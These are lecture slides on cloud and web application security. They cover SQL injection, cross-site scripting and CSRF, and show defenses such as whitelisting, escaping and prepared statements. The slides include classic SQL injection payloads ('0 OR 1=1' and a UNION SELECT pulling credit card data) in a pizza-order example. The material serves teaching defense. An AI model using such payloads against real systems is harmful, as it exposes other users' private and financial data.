Security of Cloud Computing

Fabrizio Baiardi
f.baiardi@unipi.it

Syllabus


- Cloud Computing Introduction
  - Definitions
  - Economic Reasons
  - Service Model
  - Deployment Model
- Supporting Technologies
  - Virtualization Technology
  - Scalable Computing = Elasticity
- Security
  - New Threat Model
  - New Attacks
  - Countermeasures

Typical Attacks to Web system

- Unvalidated Input
  - SQL Injection — Useful against SaaS
  - Cross-Site-Scripting (XSS)
- Design Errors
  - Cross-Site-Request-Forgery (XSRF)
- Boundary Conditions
- Exception Handling
- Access Validation


Client attacks

SQL Injection Example




SQL Injection Example


SQL Injection Example



A possible result



SQL Injection Example




```
View pizza order history:<br>
<form method="post" action="...">
Month
<select>
<option name="month" value="1">
Jan</option>
...
<option name="month" value="12">
Dec</option>
</select>
<p>
<input type=submit name=submit
                    value=View>
</form>
```

SQL Injection Example

Normal SQL Query

```
SELECT pizza, toppings, quantity,
       order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

Type 2 Attack

For `order_month` parameter, attacker could input `0 OR 1=1`

Malicious Query

```
<option name="month" value="0 OR 1=1">
Dec</option>
...
WHERE userid=4123
AND order_month=0 OR 1=1
```

WHERE condition is always true! Gives attacker access to other users' private data!

SQL Injection Example

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13

SQL Injection Example


A more damaging breach of user privacy:

```
0 AND 1=0
UNION SELECT cardholder, number,
             exp_month, exp_year
      FROM   creditcards
```

Attacker is able to

- Combine the results of two queries
- Empty table from first query with the sensitive credit card info of all users from second query

SQL Injection Example



Preventing SQL Injection

Whitelisting

- Why? Blacklisting chars doesn't work:
  - Forget to filter out some characters
  - Could prevent valid input (e.g. username O'Brien)
- Allow well-defined set of safe values:

```
[A-Za-z0-9]*
[0-1][0-9]
```

- Valid input set defined through reg. expressions
- Can be implemented in a web application firewall

Escaping

- For valid string inputs like username o'connor, use escape characters. Ex: escape(o'connor) = o''connor (only works for string inputs)

Prepared Statements & Bind Variables


```
PreparedStatement ps =
  db.prepareStatement(
  "SELECT pizza, toppings,
          quantity, order_day
   FROM   orders
   WHERE  userid=? AND order_month=?");

ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(
             request.getParameter("month")));
ResultSet res = ps.executeQuery();
```

Bind Variables: Data Placeholders


query parsed w/o parameters

bind variables are typed e.g. int, string, etc…*



Source: securityfocus vulnerability database

SQL Injections and friends



What is Cross-Site Scripting?

Cross-Site Scripting aka „XSS“

The players:

An Attacker
- Anonymous Internet User
- Malicious Internal User

A company’s Web server (i.e. Web application)
- External (e.g.: Shop, Information, CRM, Supplier)
- Internal (e.g.: Employees Self Service Portal)

A Client
- Any type of customer
- Anonymous user accessing the Web-Server

What is Cross-Site Scripting?

Scripting: Web Browsers can execute commands

- Embedded in HTML page
- Supports different languages (JavaScript, VBScript, ActiveX, etc.)
- Most prominent: JavaScript

“Cross-Site” means: Foreign script sent via server to client

- Attacker „makes“ Web-Server deliver malicious script code to the client
- Malicious script is executed in Client’s Web Browser with the trust of the server

Attack:

- Steal Access Credentials, Denial-of-Service, Modify Web pages
- Execute any command at the client machine

What is Cross-Site Scripting?

The three conditions for Cross-Site Scripting:

1. A Web application accepts user input
   Well, which Web application doesn't?

2. The input is used to create dynamic content
   Again, which Web application doesn't?

3. The input is insufficiently validated
   Most Web applications don't validate sufficiently!

